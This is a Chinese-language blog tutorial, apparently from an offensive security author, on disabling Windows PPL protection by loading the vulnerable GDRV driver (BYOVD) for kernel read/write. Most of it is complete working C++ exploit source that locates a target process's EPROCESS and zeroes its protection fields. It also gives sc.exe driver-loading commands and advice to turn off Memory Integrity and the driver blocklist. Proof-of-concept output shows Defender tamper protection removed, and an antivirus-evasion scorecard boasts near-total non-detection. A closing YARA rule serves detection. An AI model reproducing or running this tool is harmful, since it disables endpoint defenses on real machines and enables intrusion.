这项技术背后的逻辑其实很直观:我们不必耗费精力去寻找新的内核漏洞,而是直接“借用”一个合法但存在缺陷的驱动程序载入系统。一旦这个驱动进入内核,它就赋予了我们任意读写内核空间内存的能力——拿到这些任意读写的“原语”之后,我们就能动手修改操作系统内一些极为敏感的结构体了。本文的目标正是利用它们来禁用目标进程的 PPL (Protected Process Light) 保护,从而能和那些原本“生人勿近”的进程自由交互。
方法论
在正式阅读代码之前,不妨先理清宏观逻辑——就像先看菜谱再下厨一样。要借助 BYOVD 拿到任意内核读/写权限并最终绕过 PPL,得一步步来跟着这几个关键阶段走:
步骤 1:加载易受攻击的驱动程序
首先我们需要让那个漏洞驱动程序在系统中加载并运行起来。这是整条链路的基石——只有通过它暴露出来的不安全 IOCTL 接口,我们才有机会触碰到那扇通往内核内存的大门。
步骤 2:启用所需权限
驱动就位之后,马上得给我们的当前进程激活 SeDebugPrivilege 特权。这一步很重要,没有它就是寸步难行——它保证我们能毫无保留地与那些受保护的系统进程交互。
步骤 3:解析内核信息
接下来得做一点情报收集工作,拿到几个关键的内核信息:
- 找到
ntoskrnl.exe 的基地址。
- 确定那些重要的结构体偏移量(通常大家都会针对不同目标操作系统版本把偏移硬编码好)。
这一步不容有失,因为想要安稳地进行内核级读写,我们必须把自己的指针精准地指向正确的位置。
步骤 4:定位目标进程(EPROCESS)
知道了内核基址和相关偏移之后,下一步就是顺藤摸瓜找到目标进程的 EPROCESS 结构。这个结构体至关重要,因为 PPL 保护正是通过里面若干字段强制生效的。
步骤 5:修改保护字段(禁用 PPL)
现在我们手握对目标进程的任意内核读写大权,就能直接改写那些保护相关的字段。一旦这些值被篡改,PPL 保护机制也就实质上被“致盲”了,我们长驱直入再无障碍。
最终状态
到这一步,目标进程的 PPL 枷锁彻底被砸开。我们可以对它随心所欲地操作——不管是打开进程句柄、读写虚拟内存,还是注入一段代码都不在话下。
Userland Process
        │
        ▼
Load Vulnerable Driver (BYOVD)
        │
        ▼
Gain Kernel R/W
        │
        ▼
Locate ntoskrnl + EPROCESS
        │
        ▼
Modify Protection Fields
        │
        ▼
PPL Disabled
执行
下面我们就来把上面的逻辑转成能跑通的 C++ 代码,我把最重要的几个节点拆开来逐一说明。
加载易受攻击的驱动程序
这一次,我们继续用和之前文章里一样的那个有漏洞的驱动,也就是 GDRV,它在编号为 CVE-2018-19320 的漏洞里被利用过。
你可以直接从这个链接获取驱动文件:
https://www.loldrivers.io/drivers/2bea1bca-753c-4f09-bc9f-566ab0193f4a/
要加载这个驱动,得事先把 Windows 的内存完整性保护和微软那个“易受攻击的驱动程序黑名单”功能暂时关上——这两者都是内核隔离安全那套体系下的防御手段(或者,你也可以干脆换一个还没被拉进黑名单的驱动来用)。
至于驱动加载,你当然可以写一行 C++ 代码搞定,但如果只是临时测试一下,不如直接用管理员身份跑下面这条 CMD 命令来得爽快:
sc.exe create gdrv.sys binPath=C:\windows\temp\gdrv.sys type =kernel && sc.exe start gdrv.sys
启用所需权限
获取 SeDebugPrivilege 这块的代码相当经典,没什么花活。需要注意的是,程序本身就需要管理员权限才能跑起来:
BOOL EnableSeDebugPrivilege(){
    HANDLE hToken;
    TOKEN_PRIVILEGES tp;
    LUID luid;
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
    {
        std::cerr << "OpenProcessToken failed: " << GetLastError() << std::endl;
        return FALSE;
    }
    if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &luid))
    {
        std::cerr << "LookupPrivilegeValue failed: " << GetLastError() << std::endl;
        CloseHandle(hToken);
        return FALSE;
    }
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), NULL, NULL))
    {
        std::cerr << "AdjustTokenPrivileges failed: " << GetLastError() << std::endl;
        CloseHandle(hToken);
        return FALSE;
    }
    CloseHandle(hToken);
    return TRUE;
}
解析内核信息
接下来有两块不同的信息需要被解析出来:
- 内核关键偏移量
ntoskrnl.exe 基地址
先看内核偏移量这一块:
在我们的项目里,直接把它硬编码是个偷懒但有效的办法。如果要做成真正的工具,要不就像符号服务器那样从网络拉取,要不干脆把各主流 Windows 版本的偏移都固化在代码里。
我这次用的硬编码偏移如下:
struct offsets {
    ULONG64 ActiveProcessLinks;
    ULONG64 UniqueProcessId;
    ULONG64 Protection;
    ULONG64 PsLoadedModuleList;
    ULONG64 PsInitialSystemProcess;
} g_offsets = {
    0x1d8, // ActiveProcessLinks (Inspect the dt nt!_EPROCESS)
    0x1d0, // UniqueProcessId (Inspect the dt nt!_EPROCESS)
    0x5fa, // Protection (Inspect the dt nt!_EPROCESS)
    0xEF50C0, // PsLoadedModuleList (ntoskrnl.exe base address - PsLoadedModuleList = ? nt!PsLoadedModuleList - nt)
    0xFC5ab0  // PsInitialSystemProcess (ntoskrnl.exe base address - PsInitialSystemProcess = ? nt!PsInitialSystemProcess - nt)
};
关于如何从 EPROCESS 里提取更多偏移,在之前的相关文章里已经有详细说明了。
接下来,弄到 ntoskrnl.exe 的基地址:
其实要做的事很简单:把所有已加载的驱动全列出来,然后一个循环去搜它。下面这个 GetSortedKernelDrivers 函数会通过 NtQuerySystemInformation 拉出系统列表,把每个驱动的基址、大小和名字都扒干净塞进一个向量里,最后按基地址排好序——这对我们后面定位 ntoskrnl.exe 模块很有帮助。
列出 Drivers:
std::vector<KernelDriver> GetSortedKernelDrivers() {
    std::vector<KernelDriver> driverList;

    auto NtQuerySystemInformation = (pNtQuerySystemInformation)GetProcAddress(
        GetModuleHandleA("ntdll.dll"), "NtQuerySystemInformation");

    if (!NtQuerySystemInformation) return driverList;

    ULONG len = 0;
    const int SystemModuleInformation = 11;

    NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)SystemModuleInformation, NULL, 0, &len);

    std::vector<BYTE> buffer(len);
    NTSTATUS status = NtQuerySystemInformation(
        (SYSTEM_INFORMATION_CLASS)SystemModuleInformation,
        buffer.data(),
        len,
        &len
    );

    if (status != 0) return driverList; // STATUS_SUCCESS = 0

    auto mods = reinterpret_cast<PSYSTEM_MODULE_INFORMATION>(buffer.data());

    for (ULONG i = 0; i < mods->Count; i++) {
        SYSTEM_MODULE_ENTRY& entry = mods->Modules[i];

        KernelDriver drv;
        drv.BaseAddress = reinterpret_cast<uintptr_t>(entry.ImageBase);
        drv.Size = entry.ImageSize;

        const char* nameStart = reinterpret_cast<const char*>(entry.FullPathName) + entry.OffsetToFileName;
        drv.Name = std::string(nameStart);

        driverList.push_back(drv);
    }

    std::sort(driverList.begin(), driverList.end(), [](const KernelDriver& a, const KernelDriver& b) {
        return a.BaseAddress < b.BaseAddress;
    });

    return driverList;
}
上面那份驱动程序清单接着会被传进下面这个函数里,它遍历列表查找 ntoskrnl.exe (或 ntkrnl),一旦命中就把它的基地址返回给我们:
DWORD64 GetNtoskrnlBase(const std::vector<KernelDriver>& drivers) {
    if (drivers.empty()) {
        return 0;
    }

    for (const auto& drv : drivers) {
        std::string nameLower = drv.Name;
        std::transform(nameLower.begin(), nameLower.end(), nameLower.begin(), ::tolower);

        if (nameLower.find("ntoskrnl.exe") != std::string::npos ||
            nameLower.find("ntkrnl") != std::string::npos) {
            return (DWORD64)drv.BaseAddress;
        }
    }

    return 0;
}
定位目标进程 (EPROCESS)
现在调用我们写好的 getEPROCESS 函数,把漏洞驱动的句柄、ntoskrnl.exe 的基地址,还有要干掉 PPL 的那个目标进程的 PID 都传过去。
DWORD64 eprocess = getEPROCESS(drv, ntoskrnlBase, pid);
这个函数内部逻辑其实也很清晰:
- 通过
PsInitialSystemProcess 这个地址找到系统进程 (PID 4) 对应的那个 EPROCESS 结构。
- 用
ActiveProcessLinks 字段接入那个把所有进程串起来的双向链表。
- 沿着
Flink (前向链接) 指路,一个节点一个节点地遍历,去看下一个 EPROCESS。
- 一直这么循环下去,直到找到跟我们手上 PID 对上的那个目标,任务才算是了了。
这个函数之所以能跑通,就是因为 Windows 内核里所有的 EPROCESS 结构都靠着一个双向链表连在了一起。选择从系统进程 (PID 4) 起步是个稳妥的选择,因为它的入口点总能通过 PsInitialSystemProcess 这个变量拿到,然后就可以一直顺着 Flink 指针往下一个进程身上跳了。
DWORD64 getEPROCESS(HANDLE drv, DWORD64 ntoskrnlBase, DWORD pid)
{
    if (ntoskrnlBase == 0)
    {
        std::cerr << "Failed to find ntoskrnl.exe base address." << std::endl;
        return 0;
    }

    DWORD64 initialSystemProcess = ntoskrnlBase + g_offsets.PsInitialSystemProcess;  // Get EPROCESS of the System process (PID 4)
    cout << "PsInitialSystemProcess address " << initialSystemProcess << endl;

    getchar();
    // Open Driver

    getchar();
    // Read Primitive to get EPROCESS structure from System Process
    DWORD64 systemEPROCESS = 0;
    BOOL readResult = ReadPrimitive(drv, &systemEPROCESS, (LPVOID)(uintptr_t)initialSystemProcess, sizeof(DWORD64));
    cout << "System EPROCESS: " << systemEPROCESS << endl;

    // Make sure that the EPROCESS is not from the PID 4 (System)
    DWORD systemPid = 0;
    BOOL readPIDSystemResult = ReadPrimitive(drv, &systemPid, (LPVOID)(uintptr_t)(systemEPROCESS + g_offsets.UniqueProcessId), sizeof(DWORD));
    cout << "System PID: " << systemPid << endl;
    if (systemPid == pid) {
        return systemEPROCESS; // If the target process is SYSTEM (PID 4) we already have it
    }

    // Walk through the whole list
    DWORD64 headList = systemEPROCESS + g_offsets.ActiveProcessLinks;
    cout << "headList address :" << headList << endl;

    // Get first process
    DWORD64 firstProcess = 0;
    BOOL readFirstResult = ReadPrimitive(drv, &firstProcess, (LPVOID)(uintptr_t)headList, sizeof(DWORD64));
    if (!readFirstResult) {
        cout << "Failed getting first process" << endl;
    }
    cout << "First Flink: " << firstProcess << endl;

    DWORD64 currentProcess = firstProcess;
    int counter = 0;
    getchar();
    cout << "Starting while " << endl;
    while (currentProcess != headList && counter < 5000) {
        counter++;

        DWORD64 eprocess = currentProcess - g_offsets.ActiveProcessLinks;
        cout << "Checking EPROCESS " << eprocess << endl;

        // Read PID
        DWORD currentPid = 0;
        BOOL readPIDResult = ReadPrimitive(drv, ¤tPid, (LPVOID)(uintptr_t)(eprocess + g_offsets.UniqueProcessId), sizeof(DWORD));
        if (!readPIDResult) {
            cout << "Error getting current PID " << endl;
        }
        cout << "Current PID " << currentPid << endl;

        if (currentPid == pid) {
            cout << "Correct EPROCESS Found " << endl;
            return eprocess;
        }

        // Read next one
        DWORD64 nextProcess = 0;
        BOOL readNextResult = ReadPrimitive(drv, &nextProcess, (LPVOID)(uintptr_t)currentProcess, sizeof(DWORD64));
        if (!readNextResult) {
            cout << "Error getting next result " << endl;
        }

        currentProcess = nextProcess;
    }

    cout << "PID Not found after checking all processes " << endl;
    return 0;
}
修改保护 (禁用 PPL)
拿到了目标进程的 EPROCESS 结构地址之后,剩下的工作就是用一开始算好的偏移量去改写保护相关的参数。在我们的函数里,会连续调用内核写原语,直接把 SignatureLevel、SectionSignatureLevel 和 Protection 这几个字段全部清零。这样一来,PPL 限制就被连根拔起,这个进程再也没那么“矜贵”了 ;)
BOOL disablePPL(HANDLE drv, DWORD64 eprocess) {
    // Offsets relative to the Protection field in EPROCESS
    // SignatureLevel        = Protection - 2
    // SectionSignatureLevel = Protection - 1
    // Protection            = Protection

    DWORD64 ppl = eprocess + g_offsets.Protection;
    BYTE zero = 0;

    DWORD value = 0;
    BOOL firstWritePPL = WritePrimitive(drv, (LPVOID)(ppl - 2), &zero, sizeof(BYTE));
    if (!firstWritePPL) {
        cout << "First error writing the PPL " << endl;
        return false;
    }

    getchar();

    BOOL secondWritePPL = WritePrimitive(drv, (LPVOID)(ppl - 1), &zero, sizeof(BYTE));
    if (!secondWritePPL) {
        cout << "Second error writing the PPL " << endl;
        return false;
    }

    getchar();

    // Write Protection
    BOOL writePPL = WritePrimitive(drv, (LPVOID)ppl, &zero, sizeof(BYTE));
    if (!writePPL) {
        cout << "Error writing the PPL " << endl;
        return false;
    }
    cout << "Successfully removed PPL" << endl;
    return true;
}
完整代码
下面是项目整合起来的两个代码文件。
main.cpp
#include <Windows.h>
#include <winternl.h>
#include <vector>
#include <string>
#include <algorithm>
#include <iostream>
#include "DriverOps.h"

using namespace std;

typedef struct _SYSTEM_MODULE_ENTRY {
    HANDLE Section;
    PVOID MappedBase;
    PVOID ImageBase;
    ULONG ImageSize;
    ULONG Flags;
    USHORT LoadOrderIndex;
    USHORT InitOrderIndex;
    USHORT LoadCount;
    USHORT OffsetToFileName;
    UCHAR FullPathName[256];
} SYSTEM_MODULE_ENTRY, * PSYSTEM_MODULE_ENTRY;

typedef struct _SYSTEM_MODULE_INFORMATION {
    ULONG Count;
    SYSTEM_MODULE_ENTRY Modules[1];
} SYSTEM_MODULE_INFORMATION, * PSYSTEM_MODULE_INFORMATION;

struct KernelDriver {
    std::string Name;
    uintptr_t BaseAddress;
    uint32_t Size;
};

typedef NTSTATUS(NTAPI* pNtQuerySystemInformation)(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

// 1- Enable SeDebugPrivilege for the current process
// 2- Get offsets (hardcoded)
// 3- List all drivers
// 4- Get ntoskrnl.exe address
// 5- Get EPROCESS of the target process
// 6- Disable PPL

struct offsets {
    ULONG64 ActiveProcessLinks;
    ULONG64 UniqueProcessId;
    ULONG64 Protection;
    ULONG64 PsLoadedModuleList;
    ULONG64 PsInitialSystemProcess;
} g_offsets = {
    0x1d8, // ActiveProcessLinks
    0x1d0, // UniqueProcessId
    0x5fa, // Protection
    0xEF50C0, // PsLoadedModuleList (ntoskrnl.exe base address - PsLoadedModuleList = ? nt!PsLoadedModuleList - nt)
    0xFC5ab0  // PsInitialSystemProcess (ntoskrnl.exe base address - PsInitialSystemProcess = ? nt!PsInitialSystemProcess - nt)
};

std::vector<KernelDriver> GetSortedKernelDrivers() {
    std::vector<KernelDriver> driverList;

    auto NtQuerySystemInformation = (pNtQuerySystemInformation)GetProcAddress(
        GetModuleHandleA("ntdll.dll"), "NtQuerySystemInformation");

    if (!NtQuerySystemInformation) return driverList;

    ULONG len = 0;
    const int SystemModuleInformation = 11;

    NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)SystemModuleInformation, NULL, 0, &len);

    std::vector<BYTE> buffer(len);
    NTSTATUS status = NtQuerySystemInformation(
        (SYSTEM_INFORMATION_CLASS)SystemModuleInformation,
        buffer.data(),
        len,
        &len
    );

    if (status != 0) return driverList; // STATUS_SUCCESS = 0

    auto mods = reinterpret_cast<PSYSTEM_MODULE_INFORMATION>(buffer.data());

    for (ULONG i = 0; i < mods->Count; i++) {
        SYSTEM_MODULE_ENTRY& entry = mods->Modules[i];

        KernelDriver drv;
        drv.BaseAddress = reinterpret_cast<uintptr_t>(entry.ImageBase);
        drv.Size = entry.ImageSize;

        const char* nameStart = reinterpret_cast<const char*>(entry.FullPathName) + entry.OffsetToFileName;
        drv.Name = std::string(nameStart);

        driverList.push_back(drv);
    }

    std::sort(driverList.begin(), driverList.end(), [](const KernelDriver& a, const KernelDriver& b) {
        return a.BaseAddress < b.BaseAddress;
    });

    return driverList;
}

DWORD64 GetNtoskrnlBase(const std::vector<KernelDriver>& drivers) {
    if (drivers.empty()) {
        return 0;
    }

    for (const auto& drv : drivers) {
        std::string nameLower = drv.Name;
        std::transform(nameLower.begin(), nameLower.end(), nameLower.begin(), ::tolower);

        if (nameLower.find("ntoskrnl.exe") != std::string::npos ||
            nameLower.find("ntkrnl") != std::string::npos) {
            return (DWORD64)drv.BaseAddress;
        }
    }

    return 0;
}

DWORD64 getEPROCESS(HANDLE drv, DWORD64 ntoskrnlBase, DWORD pid)
{
    if (ntoskrnlBase == 0)
    {
        std::cerr << "Failed to find ntoskrnl.exe base address." << std::endl;
        return 0;
    }

    DWORD64 initialSystemProcess = ntoskrnlBase + g_offsets.PsInitialSystemProcess;  // Get EPROCESS of the System process (PID 4)
    cout << "PsInitialSystemProcess address " << initialSystemProcess << endl;

    getchar();
    // Open Driver

    getchar();
    // Read Primitive to get EPROCESS structure from System Process
    DWORD64 systemEPROCESS = 0;
    BOOL readResult = ReadPrimitive(drv, &systemEPROCESS, (LPVOID)(uintptr_t)initialSystemProcess, sizeof(DWORD64));
    cout << "System EPROCESS: " << systemEPROCESS << endl;

    // Make sure that the EPROCESS is not from the PID 4 (System)
    DWORD systemPid = 0;
    BOOL readPIDSystemResult = ReadPrimitive(drv, &systemPid, (LPVOID)(uintptr_t)(systemEPROCESS + g_offsets.UniqueProcessId), sizeof(DWORD));
    cout << "System PID: " << systemPid << endl;
    if (systemPid == pid) {
        return systemEPROCESS; // If the target process is SYSTEM (PID 4) we already have it
    }

    // Walk through the whole list
    DWORD64 headList = systemEPROCESS + g_offsets.ActiveProcessLinks;
    cout << "headList address :" << headList << endl;

    // Get first process
    DWORD64 firstProcess = 0;
    BOOL readFirstResult = ReadPrimitive(drv, &firstProcess, (LPVOID)(uintptr_t)headList, sizeof(DWORD64));
    if (!readFirstResult) {
        cout << "Failed getting first process" << endl;
    }
    cout << "First Flink: " << firstProcess << endl;

    DWORD64 currentProcess = firstProcess;
    int counter = 0;
    getchar();
    cout << "Starting while " << endl;
    while (currentProcess != headList && counter < 5000) {
        counter++;

        DWORD64 eprocess = currentProcess - g_offsets.ActiveProcessLinks;
        cout << "Checking EPROCESS " << eprocess << endl;

        // Read PID
        DWORD currentPid = 0;
        BOOL readPIDResult = ReadPrimitive(drv, ¤tPid, (LPVOID)(uintptr_t)(eprocess + g_offsets.UniqueProcessId), sizeof(DWORD));
        if (!readPIDResult) {
            cout << "Error getting current PID " << endl;
        }
        cout << "Current PID " << currentPid << endl;

        if (currentPid == pid) {
            cout << "Correct EPROCESS Found " << endl;
            return eprocess;
        }

        // Read next one
        DWORD64 nextProcess = 0;
        BOOL readNextResult = ReadPrimitive(drv, &nextProcess, (LPVOID)(uintptr_t)currentProcess, sizeof(DWORD64));
        if (!readNextResult) {
            cout << "Error getting next result " << endl;
        }

        currentProcess = nextProcess;
    }

    cout << "PID Not found after checking all processes " << endl;
    return 0;
}

BOOL disablePPL(HANDLE drv, DWORD64 eprocess) {
    // Offsets relative to the Protection field in EPROCESS
    // SignatureLevel        = Protection - 2
    // SectionSignatureLevel = Protection - 1
    // Protection            = Protection

    DWORD64 ppl = eprocess + g_offsets.Protection;
    BYTE zero = 0;

    DWORD value = 0;
    BOOL firstWritePPL = WritePrimitive(drv, (LPVOID)(ppl - 2), &zero, sizeof(BYTE));
    if (!firstWritePPL) {
        cout << "First error writing the PPL " << endl;
        return false;
    }

    getchar();

    BOOL secondWritePPL = WritePrimitive(drv, (LPVOID)(ppl - 1), &zero, sizeof(BYTE));
    if (!secondWritePPL) {
        cout << "Second error writing the PPL " << endl;
        return false;
    }

    getchar();

    // Write Protection
    BOOL writePPL = WritePrimitive(drv, (LPVOID)ppl, &zero, sizeof(BYTE));
    if (!writePPL) {
        cout << "Error writing the PPL " << endl;
        return false;
    }
    cout << "Successfully removed PPL" << endl;
    return true;
}

BOOL EnableSeDebugPrivilege()
{
    HANDLE hToken;
    TOKEN_PRIVILEGES tp;
    LUID luid;
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
    {
        std::cerr << "OpenProcessToken failed: " << GetLastError() << std::endl;
        return FALSE;
    }
    if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &luid))
    {
        std::cerr << "LookupPrivilegeValue failed: " << GetLastError() << std::endl;
        CloseHandle(hToken);
        return FALSE;
    }
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), NULL, NULL))
    {
        std::cerr << "AdjustTokenPrivileges failed: " << GetLastError() << std::endl;
        CloseHandle(hToken);
        return FALSE;
    }
    CloseHandle(hToken);
    return TRUE;
}

int main(int argc, char* argv[])
{
    DWORD pid = 0;
    if(argc > 1)
    {
        pid = atoi(argv[1]);
    }
    else
    {
        std::cout << "Usage: PPLDisableFromRWKernel.exe <PID>" << std::endl;
        return 1;
    }

    // 1. Enable SeDebugPrivilege for the current process
    BOOL setPriv = EnableSeDebugPrivilege();

    // 2. Get offsets (hardcoded)

    // 3. List all drivers
    vector<KernelDriver> drivers = GetSortedKernelDrivers();

    // 4. Get ntoskrnl.exe address
    DWORD64 ntoskrnlBase = GetNtoskrnlBase(drivers);
    cout << "NTOSKRNL Base address " << ntoskrnlBase << endl;
    getchar();

    HANDLE drv = openVulnDriver();

    // 5. Get EPROCESS of the target process
    DWORD64 eprocess = getEPROCESS(drv, ntoskrnlBase, pid);
    cout << "EPROCESS " << eprocess << endl;
    getchar();

    if (eprocess) {
        // 6- Disable PPL
        BOOL finalDisable = disablePPL(drv, eprocess);
        if (finalDisable) {
            cout << "[!] PPL Protection removed !" << endl;
            return 0;
        }
    }
    return 0;
}
DriverOps.h (来自上一篇文章)
#include <iostream>
#include <Windows.h>

// https://www.loldrivers.io/drivers/2bea1bca-753c-4f09-bc9f-566ab0193f4a/

#define IOCTL_READWRITE_PRIMITIVE 0xC3502808

using namespace std;

typedef struct KernelWritePrimitive {
    LPVOID dst;
    LPVOID src;
    DWORD size;
} KernelWritePrimitive;

typedef struct KernelReadPrimitive {
    LPVOID dst;
    LPVOID src;
    DWORD size;
} KernelReadPrimitive;

BOOL WritePrimitive(HANDLE driver, LPVOID dst, LPVOID src, DWORD size) {
    KernelWritePrimitive kwp;
    kwp.dst = dst;
    kwp.src = src;
    kwp.size = size;

    BYTE bufferReturned[48] = { 0 };
    DWORD returned = 0;
    BOOL result = DeviceIoControl(driver, IOCTL_READWRITE_PRIMITIVE, (LPVOID)&kwp, sizeof(kwp), (LPVOID)bufferReturned, sizeof(bufferReturned), &returned, nullptr);
    if (!result) {
        cout << "Failed to send write primitive. Error code: " << GetLastError() << endl;
        return FALSE;
    }
    cout << "Write primitive sent successfully. Bytes returned: " << returned << endl;
    return TRUE;
}

BOOL ReadPrimitive(HANDLE driver, LPVOID dst, LPVOID src, DWORD size) {
    KernelReadPrimitive krp;
    krp.dst = dst;
    krp.src = src;
    krp.size = size;

    DWORD returned = 0;

    BOOL result = DeviceIoControl(driver, IOCTL_READWRITE_PRIMITIVE, (LPVOID)&krp, sizeof(krp), (LPVOID)dst, size, &returned, nullptr);
    if (!result) {
        cout << "Failed to send read primitive. Error code: " << GetLastError() << endl;
        return FALSE;
    }
    cout << "Read primitive sent successfully. Bytes returned: " << returned << endl;
    return TRUE;
}

HANDLE openVulnDriver() {
    HANDLE driver = CreateFileA("\\\\.\\GIO", GENERIC_READ | GENERIC_WRITE, 0, nullptr, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, nullptr);
    if (!driver || driver == INVALID_HANDLE_VALUE)
    {
        cout << "Failed to open handle to driver. Error code: " << GetLastError() << endl;
        return NULL;
    }
    return driver;
}
概念验证
我们在 Windows 11 上实际跑了一下。首先确保驱动服务已经启动起来:
sc start gdrv
接着,只要以管理员身份打开 CMD 或 PowerShell 执行上面那个程序,就能看到输出结果:

Checking EPROCESS 18446614925235277952
Read primitive sent successfully. Bytes returned: 0
Current PID 3412
Read primitive sent successfully. Bytes returned: 0
Checking EPROCESS 18446614925235253376
Read primitive sent successfully. Bytes returned: 0
Current PID 3432
Correct EPROCESS Found
EPROCESS 18446614925235253376

Disable PPL

Write primitive sent successfully. Bytes returned: 0

Write primitive sent successfully. Bytes returned: 0

Write primitive sent successfully. Bytes returned: 0
Successfully removed PPL
[!] PPL Protection removed !
从属性窗口看, Windows Defender 的防篡改保护图标已然消失:
检测对抗
代码跑通还不算完,得看看各大杀软对这个 .exe 的检测率如何。有一个关键前提——如果选用的漏洞驱动本身已经被各家引擎标记为恶意,那方案就太脆弱了。下面是我们这套工具在 Kleenscan 上的免杀成绩,可以看到除微软外基本全绿:
Alyac: Undetected
Amiti: Undetected
Arcabit: Undetected
Avast: Undetected
AVG: Undetected
Avira: Undetected
Bullguard: Undetected
ClamAV: Undetected
Comodo Linux: Undetected
Crowdstrike Falcon: Undetected
DrWeb: Undetected
Emsisoft: Pending
eScan: Undetected
F-Prot: Undetected
F-Secure: Undetected
G Data: Undetected
IKARUS: Undetected
Immunet: Undetected
Kaspersky: Scan failed
Max Secure: Undetected
McAfee: Undetected
Microsoft Defender: Trojan:Win32/Sabsik.RD.A!ml
NANO: Undetected
NOD32: Undetected
Norman: Undetected
SecureAge APEX: Unknown
Seqrite: Undetected
Sophos: Undetected
Threatdown: Undetected
TrendMicro: Undetected
Vba32: Undetected
VirusFighter: Undetected
Xvirus: Undetected
Zillya: Undetected
Zonealarm: Undetected
Zoner: Undetected

在 LitterBox 的静态扫描中也顺利通过,结果明确标注为 "Clean"。
ThreatCheck 的快速扫描结果也是一句干脆的 "No threat found!":
ThreatCheck.exe -f Z:\PPLDisableFromRWKernel.exe
[+] No threat found!
 Run time: 0.81s
要注意的是,虽然工具自身逃过了大多数引擎的查杀,但那个带漏洞的驱动文件本身却很容易被 Windows Defender 这类的防护软件识别并隔离。所以,实际应用时一般会挖掘一个尚未进入黑名单的驱动做替换。
在 Kaspersky Free AV 的静态分析中,同样显示“未检测到任何威胁”。
Instant File Analysis

    Status: Completed less than a minute ago

    Duration: 0 seconds

    Objects scanned: 2

    No threats have been detected

Bitdefender Free AV 的扫描结果很直接:系统干干净净。
最后,针对这类 BYOVD 和 PPL 篡改技术的通用行为,我们也可以写一条 YARA 规则来检测这种工具的特征:
rule BYOVD_KernelRW_PPL_Bypass_Generic
{
    meta:
        author = "0x12 Dark Development"
        description = "Detects potential BYOVD usage with kernel R/W primitives targeting PPL bypass"
        date = "2026-03-18"
        reference = "Generic detection for vulnerable driver abuse and PPL tampering"

    strings:
        // Native API usage for driver/module enumeration
        $ntquery = "NtQuerySystemInformation" ascii wide
        $sysinfo_class = "SystemModuleInformation" ascii wide

        // Kernel / driver related indicators
        $ntdll = "ntdll.dll" ascii wide
        $device = "\\\\.\\ " ascii wide nocase
        $ioctl = "DeviceIoControl" ascii wide

        // Common kernel structures / targets
        $eprocess = "EPROCESS" ascii wide nocase
        $protection = "Protection" ascii wide nocase
        $siglevel = "SignatureLevel" ascii wide nocase

        // Privilege escalation / debugging
        $sedebug = "SeDebugPrivilege" ascii wide

        // Typical kernel primitives naming (generic, not exact)
        $read = "ReadPrimitive" ascii wide nocase
        $write = "WritePrimitive" ascii wide nocase

        // Kernel base / ntoskrnl hunting
        $ntos = "ntoskrnl.exe" ascii wide nocase
        $psinit = "PsInitialSystemProcess" ascii wide
        $psloaded = "PsLoadedModuleList" ascii wide

    condition:
        // Require a combination of behaviors, not just one indicator
        (
            $ntquery and $sysinfo_class and
            2 of ($ntos, $psinit, $psloaded)
        )
        and
        (
            $ioctl or $device
        )
        and
        (
            2 of ($eprocess, $protection, $siglevel)
        )
        and
        (
            $write or $read
        )
}
总结
